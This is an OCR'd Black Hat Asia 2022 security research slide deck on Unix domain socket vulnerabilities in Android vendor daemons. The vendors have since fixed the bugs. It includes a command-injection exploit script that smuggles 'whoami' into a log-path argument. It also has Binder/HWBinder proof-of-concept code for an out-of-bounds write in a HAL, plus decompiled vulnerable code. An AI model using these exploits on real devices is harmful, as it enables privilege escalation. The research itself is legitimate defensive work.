Unix Domain Socket: A Hidden Door Leading to Privilege Escalation in The Android Ecosystem

Dongxiang Ke, Lewei Qu, Han Yan, Daozheng Lin

About US

Baidu AIoT Security Team

- Focus on the Android/Linux platform
- Aims to discover 0day vulnerability and explore possible defenses

Members


- Dongxiang Ke
- Lewei Qu
- Han Yan
- Daozheng Lin

Agenda

- Introduction to Unix Domain Socket
- Usage Scenarios
- Common Vulnerabilities
- Case Study
- Automated Analysis Methods
- Summary

1 Unix Domain Socket

- Aka **UDS** or **IPC socket** (inter-process communication socket)
- The API for UDS is similar to that of an Internet socket



Types & Namespaces

Types

- SOCK_STREAM
- SOCK_DGRAM
- SOCK_SEQPACKET

Namespaces

- FILESYSTEM
- ABSTRACT

```
$netstat -xp
Proto  Typ        State       PID/Program Name        Path
unix   STREAM     LISTENING   12550 342/logd          /dev/socket/logd  <- FILESYSTEM
unix   SEQPACKET  LISTENING   12555 342/logd          /dev/socket/logdr
unix   SEQPACKET  LISTENING   15615 452/adbd          @jdwp-control  <- ABSTRACT
unix   SEQPACKET  LISTENING   10854 549/tombstoned    /dev/socket/tombstoned_crash
unix   STREAM     LISTENING   12649 374/zygote        /dev/socket/zygote_secondary
unix   SEQPACKET  LISTENING   10859 549/tombstoned    /dev/socket/tombstoned_intercept
unix   DGRAM      LISTENING   11880 489/statsd        /dev/socket/statsdw
unix   SEQPACKET  LISTENING   10862 549/tombstoned    /dev/socket/tombstoned_java_trace
unix   STREAM     LISTENING   19669 655/system_server /data/system/ndebugsocket
```

Android API (JAVA)

- **LocalSocket**: creates a (non-server) Unix-domain socket

```
LocalSocket(int sockType)
```

Creates a AF_LOCAL/UNIX domain stream socket with given socket type

- **LocalServerSocket**: creates an inbound UNIX-domain socket

```
LocalServerSocket(String name)
```

Creates a new server socket listening at specified name.

```
LocalServerSocket(FileDescriptor fd)
```

Create a LocalServerSocket from a file descriptor that's already been created and bound.

Android API (JNI/Native)

- **POSIX Socket API:** <sys/socket.h>

```
int socket(int domain, int type, int protocol)
```

AF_UNIX

- **Android API:** <cutils/sockets.h>

```
int socket_local_server(const char* name, int namespaceId, int type)
int socket_local_client(const char* name, int namespaceId, int type)
```

ABSTRACT
FILESYSTEM

SOCK_STREAM
SOCK_DGRAM
SOCK_SEQPACKET

Access control

- DAC - File Permissions

```
$ls -al /dev/socket/logd
srw-rw-rw- 1 logd logd 0 2022-04-06 12:01 /dev/socket/logd
```

- Get peer credentials

```
int getsockopt(int sockfd, int level, int optname, void *optval, socketlen_t *optlen)
```

optname: SO_PEERCRED

optval:

```
struct ucred {
    pid_t pid;
    uid_t uid;
    gid_t gid;
};
```


SELinux & SEAndroid

sock_file

- Permissions: create, read, write, open, etc

unix_stream_socket, unix_dgram_socket

- Permissions: bind, connect, listen, accept, connectto




Android te_macros

```
#####################################
# unix_socket_connect(clientdomain, socket, serverdomain)
# Allow a local socket connection from clientdomain via
# socket to serverdomain.
define(`unix_socket_connect', `
allow $1 $2_socket:sock_file write;
allow $1 $3:unix_stream_socket connectto;
')
```

2 Usage Scenarios

Main Usage Scenarios

- UDS in Diagnostic Tools
- UDS in HAL




UDS in Log Management

Log Management

- AOSP logd + Vendor logd

AOSP logd


- Log Reader: when a client connects, log is written to the client
- Log Listener: receive logs written by the client
- Command Listener: listening for incoming logd administrative commands



Vendor Logd Architecture

Vendor Log Daemons

- Responsible for collecting different types of logs
- Expose the management interfaces through UDS



UDS in Exception Management

AEE - Android Exception Engine

- Catch exceptions
- Dump backtrack information
- Provide various diagnostic tools

```
 i, Cls,  count,  last_time,  module
=====================================================================
 0,  4,      1,   1650425689,     com.xdek.behaviordemo
 1,  3,      1,   1650425745,     com.android.gallery3d
 2,  3,      1,   1650425795,     /vendor/bin/hw/android.hardware.graphics.allocator@2.0-service
 3,  3,      1,   1650425828,     /vendor/bin/hw/android.hardware.health@2.0-service
 4,  3,      1,   1650425882,     /vendor/bin/hw/wpa_supplicant
```

Exceptions


- JE (java layer exception)
- NE (native layer exception)
- KE (kernel layer exception)

```
2022-04-20 11:34:49.708 2974-2974/? D/AEE_AED:   Backtrace:Process: com.xdek.behaviordemo
    PID: 2933
    Flags: 0x20e8bf46
    Package: com.xdek.behaviordemo v1 (1.0)
    Foreground: Yes
    Build: [redacted]

    java.lang.NullPointerException: Attempt to invoke virtual method 'java.lang.String android.location.
        at com.xdek.behaviordemo.LocationAccessBehavior.getLocation(LocationAccessBehavior.java:23)
        at com.xdek.behaviordemo.FirstFragment$3.onClick(FirstFragment.java:47)
        at android.view.View.performClick(View.java:6605)
```

AEE Architecture

- **aee.aed**: used to receive exception information (Java Exception)
- **aee_aed32**: used to receive the path of the tombstone file (Native Exception)
- **rttd**: expose some interfaces for dumping run-time information




UDS in HAL

HAL (Hardware Abstraction Layer)

- **Hal Services:** expose some standard interfaces for framework
- **Daemons:** implement functionality

UDS in HAL

- The main IPC method between Hal Services and Daemons




GPS Architecture

GPS Daemons

- lbs_dbg
- mnld
- agpsd

UDS in Daemon


- exposes low level interfaces



Features of UDS Service

Features


- running with high privileges
- responsible for some sensitive tasks
  - operating system files
  - Maintain sensitive information
  - talk to driver
- expose control interface through UDS
- **Is a node of a complete data flow**



3 Common vulnerabilities

Common Vulnerabilities

- Mis-Configuration
- Invalid Access Control
- Memory Corruption
- Logical Vulnerability



Mis-Configuration

Mis-Configuration can lead to exposure of sensitive interfaces

- Internal debug tools are packaged into the distribution rom
- Diagnostic tools run in wrong mode

```
on post-fs
    setprop ro.vendor.aee.enforcing no
    setprop persist.vendor.aeev.core.dump enable
    setprop persist.vendor.aeev.core.direct enable
    setprop persist.vendor.aee.mode 3
    setprop persist.vendor.aeev.mode 3
    setprop persist.vendor.aee.filter 0
    start aee_aedv
    start aee_aedv64
```


Example

- CVE-2020-11836
- AEE module is in debug mode
- Information Leak

Invalid Access Control

Invalid access control can cause UDS become an attack surface

- Downstream vendors may disable SELinux (Especially common in IoT devices)
- Verify in the SDK on the client side
- Wrong authentication method (e.g., just verifiy process name)
- Access restrictions can be bypassed



Example

- CVE-2021-0364
- Bypass SELinux
- Command Injection

Memory Corruption

Often caused by Improper parsing and handling

- Stack Overflow
- Heap Overflow
- Integer Overflow
- UAF

```c
// Typical integer overflow
int left_bytes = 0;
while(full_read(client_fd,&command,sizeof(RPC_COMMAND_HEADER)) != sizeof(RPC_COMMAND_HEADER));
buff = (unsigned char*)calloc(command.total_len,sizeof(char));
memcpy(buff,&command,sizeof(RPC_COMMAND_HEADER));
// if command.total_len < sizeof(RPC_COMMAND_HEADER)
// integer overflow -> heap overflow
left_bytes = command.total_len-sizeof(RPC_COMMAND_HEADER);
// static ssize_t full_read(int fd, void *buf, size_t count)
while(full_read(client_fd,buff+sizeof(RPC_COMMAND_HEADER),left_bytes) != left_bytes);
```

Example

- CVE-2021-0353
- Integer Overflow to Heap Overflow

Logical Vulnerability

Often caused by the lack of input validation

- Command Injection
- Information Disclosure
- Read/Write Arbitrary File

Example

- CVE-2021-39616
- Command Injection

```
int __fastcall sub_1BBC(int *cmd)
{
  int *v1; // r4
  int v2; // r0
  int result; // r0

  v1 = cmd;
  v2 = cmd[2];
  if ( v2 & 1 )
  {
    system_fmt("system/bin/iptables -w -F");
    system_fmt("system/bin/iptables -w -X");
    v2 = v1[2];
  }
  result = v2 << 30;
  if ( result < 0 )                             // v2 >= 3
    result = system_fmt("system/bin/ndc tether radvd remove upstream %s", v1[1]);
  return result;
}
```

4 Case Study

Confirmed Vulnerabilities (up to 2022.4.20)

- Total 12 vulnerabilities are confirmed
- Covered 4 well-known vendors
- Obtained acknowledgements from 3 vendors

All Vulnerabilities have been fixed by vendors

NO	Vulnerability	CVE
1	Command Injection	CVE-2021-0363
2	Command Injection	CVE-2021-0364
3	Information Disclosure	CVE-2021-0404
4	Integer Overflow	CVE-2021-0353
5	Integer Overflow	CVE-2021-0355
6	Information Disclosure	CVE-2022-20098
7	Stack Overflow	Confirmed
8	OOB Write	Confirmed
9	Command Injection	CVE-2021-39616
10	Mis-Configuration	CVE-2021-1049
11	Information Disclosure	CVE-2020-11836
12	Mis-Configuration	Confirmed

Case 1: Command Injection

Command Injection in Diagnostic Tool

- Command Injection + Bypass Access Restrictions = Escalation of Privilege
- Root cause: directly use unvalidated input

```
v56 = subDir->size;
mlogd(2, "delete %s ", subDir->name);
android_lod_print(6, "MobileLogD", "delete %s ", subDir->name);
snprintf(cmd, 512, 511, "rm -rf %s%s", logPath, subDir->name);
j_system(cmd);                              // command injection!
j_free(subDir);
```

Trigger Command Injection


Commands supported by mobile_logd service

- LOG_CONFIG CMD: config logd
- DEEP_START CMD: start log recording
- DEEP_STOP CMD: stop log recording

But SElinux blocks the request

```
avc: denied { connectto } for  scontext=u:r:shell:s0 tcontext=u:r:mobile_log_d:s0 tclass=unix_stream_socket permissive=0
```

trigger process



Bypass Access Restrictions

Find peers


```
$sesearch -t mobile_log_d -c unix_stream_socket --allow
Found 4 semantic av rules:
   allow loghidlsysservice mobile_log_d : unix_stream_socket connectto ;
   allow mobile_log_d mobile_log_d : unix_stream_socket { ioctl read write create
   allow dumpstate mobile_log_d : unix_stream_socket { read write } ;
   allow platform_app mobile_log_d : unix_stream_socket connectto ;
```

Forward proxy

```
<receiver android:name=".framework.LogReceiver" android:permission="android.permission.DUMP">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name=[redacted].ADB_CMD"/>
        <action android:name=[redacted]AUTOSTART_COMPLETE"/>
        <action android:name=[redacted]EXCEPTION_HAPPEND"/>
        <action android:name=[redacted]ypass"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>
```

POC

Attack Paths



1. run exploit.sh with shell permission

```
# exploit.sh
# 1. set logSize = 1M
am broadcast -a ADB_CMD -e cmd_name set_log_size_998 --ei cmd_target 1
# 2. set logPath
am broadcast -a ADB_CMD -e cmd_name switch_logpath -e cmd_target "/sdcard/e;whoami>/sdcard/evil;"
# 3. Record log
am broadcast -a ADB_CMD -e cmd_name start --ei cmd_target 1
am broadcast -a ADB_CMD -e cmd_name stop --ei cmd_target 1
# 4. Triger log cleanup. Execute the injected command
am broadcast -a ADB_CMD -e cmd_name start --ei cmd_target 1
am broadcast -a ADB_CMD -e cmd_name stop --ei cmd_target 1
```

2. result

```
$ls -al /sdcard/evil
-rw-rw---- 1 root sdcard_rw 7 2010-01-01 14:21 /sdcard/evil
$cat /sdcard/evil
system
```

Black Hat ASIA 2022

Case 2: OOB Write in HAL

OOB Write in HAL

- OOB Write + Bypass Access Restrictions = Escalation of Privilege
- Root cause: directly use unvalidated input

```
  if ( MaxIndex > index )
  {
    if ( v4 == 1 )
      goto LABEL_13;
LABEL_12:
    v11 = -1;
    goto LABEL_16;
  }
  if ( v4 != 1 && (MaxIndex | 0x100) <= index )
    goto LABEL_12;
LABEL_13:
  v2 = a4;
  v11 = 0;
  setConfig(cmd, 0, (char *)&configHeader[225 * index], v1, v2, v3, v4);
```

if v4 = 1, no bounds check!

Trigger OOB Write


Send UDS Request

- Send REG_CONFIG message to service
- But SELinux blocks the request

```
int setConfig(int cmd, void* a1, int *config, int v1, int v2, int v3, int v4) {
  switch (cmd) {
    case 1:
        ...
    case 54:
        config[124] = v2;
        config[125] = v1;
        return 0;
    case 70:
        config[112] = v1;
        return 0;
    case 71:
        config[126] = v2;
        config[127] = v1;
        return 0;
    ...
  }
```

&configHeader + 225 *index


OOB Write



Bypass Access Restrictions

Attack Paths

1. UDS
2. HWBinder (shell)
3. Binder (untrusted app)



POC

Use Binder or HWBinder

```java
// Binder POC
public static void poc(IBinder remote) {
    Parcel data = Parcel.obtain();
    try {
        data.writeInterfaceToken(DESCRIPTOR);
        data.writeInt( val: -65535); // index
        data.writeInt( val: 71); // cmd
        data.writeInt( val: 0xff); // v1
        data.writeInt( val: 0xff); // v2
        data.writeInt( val: 0xff); // v3
        data.writeInt( val: 1); // v4
        remote.transact( code: 2, data,  reply: null,  flags: 1);
    } catch (RemoteException e) {
        e.printStackTrace();
```

```cpp
// HW Binder POC
sp<IBase> base = getHalService(interfaceName, instanceName);
const std::string descriptor = getDescriptor(base.get());
sp<IBinder> client = toBinder(base);
Parcel hidlData, hidlReply;
android::status_t hidlErr;
hidlData.writeInterfaceToken(interfaceToken.c_str());
hidlData.writeInt32(-65535);
hidlData.writeUint32(71);
hidlData.writeInt32(22);
hidlData.writeInt32(22);
hidlData.writeInt32(22);
hidlData.writeInt32(1);
hidlErr = client->transact(13, hidlData, &hidlReply, IBinder::FLAG_ONEWAY);
```

```
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x73f81e3ec4
    x0  0000000000000047  x1  0000000000000000  x2  00000073f81e3cc8  x3  00000000000000ff
    x4  00000000000000ff  x5  00000000000000ff  x6  0000000000000001  x7  00000073fb8dbbf8
    x8  00000073fb787c64  x9  00000073fb7935d0  x10 0000000000000001  x11 0000000000000000
    x12 00000073fba10e38  x13 000000006255352b  x14 0026dcbfd407d400  x15 000043e0809d9b39
    x16 00000073fb7b0b20  x17 00000073fb7877b8  x18 000000000000013a  x19 00000073f81e3cc8
    x20 00000000000000ff  x21 00000000000000ff  x22 0000000000000001  x23 00000000000000ff
    x24 0000000000000047  x25 0000000000000000  x26 0000000000000000  x27 00000063bfb57593
    x28 00000073fba62180  x29 00000073fb9d9ba0
    sp  00000073fb9d9b50  lr  00000073fb7904d0  pc  00000073fb787c68
backtrace:
    #00 pc 0000000000006c68  /vendor/lib64/li[redacted]hal.so ([redacted](int, char*, [redacted]*, int, int, int, int)+1200)
    #01 pc 000000000000f4cc  /vendor/lib64/li[redacted]hal.so ([redacted]+252)
```

5 Automated Analysis Methods

Steps for Vulnerability Mining

1. Finding targets and information gathering
2. Mining Vulnerabilities
3. Finding a way to bypass Access Restrictions (if necessary)

How to improve the efficiency of these steps ?

Information Gathering

Socket Information

- Namespace, Type: using netstat or ss
- SELinux Context: ls –Z

Process Information

- Binary Path: ls –al /proc/pid/exe
- SELinux Context: cat /proc/pid/attr/current

SELinux Policy

- Export: cat /sys/fs/selinux/policy
- Analysis: sesearch

Information Gathering by Combining Existing Tools

Information Gathering

Glue various tools together with python and adb

```
(venv) venv ❯ spw uds list
UDS                            Type     Socket SE          Process Name      Process Path                             Process SE                  IsVendor
/dev/socket/logd               STREAM   logd_socket        logd              /system/bin/logd                         logd                        False
/dev/socket/property_service   STREAM   property_socket    init              /                                        init                        False
@BXku0kqu                      STREAM   *                  magiskd           *                                        *                           False
/dev/socket/dnsproxyd          STREAM   dnsproxyd_socket   Binder:375_3      /system/bin/netd                         netd                        False
/dev/socket/mdns               STREAM   mdns_socket        Binder:375_3      /system/bin/netd                         netd                        False
/dev/socket/fwmarkd            STREAM   fwmarkd_socket     Binder:375_3      /system/bin/netd                         netd                        False
/dev/socket/zygote             STREAM   zygote_socket      main              /system/bin/app_process64                zygote                      False
/dev/socket/usap_pool_primary  STREAM   zygote_socket      main              /system/bin/app_process64                zygote                      False
/dev/socket/zygote_secondary   STREAM   zygote_socket      main              /system/bin/app_process32                zygote                      False
/dev/soc                       STREAM   *                  main              /system/bin/app_process32                zygote                      False
@cp_time_sync_server           STREAM   *                  refnotify         /vendor/bin/refnotify                    refnotify                   True
@hidl_slogmodem                STREAM   *                  slogmodem         /system/bin/slogmodem                    slogmodem                   False
/dev/socket/lmfs               STREAM   socket_device      lmkd              /system/bin/lmkd                         lmkd                        False
@thermald                      STREAM   *                  thermald          /vendor/bin/thermald                     thermald                    True
@wcnd                          STREAM   *                  connmgr           /vendor/bin/connmgr                      wcnd                        True
@oemDaemonSrv                  STREAM   *                  system_server     /system/bin/app_process64                system_server               False
@ylog_cli                      STREAM   *                  sleep             /system/bin/toybox                       ylog                        False
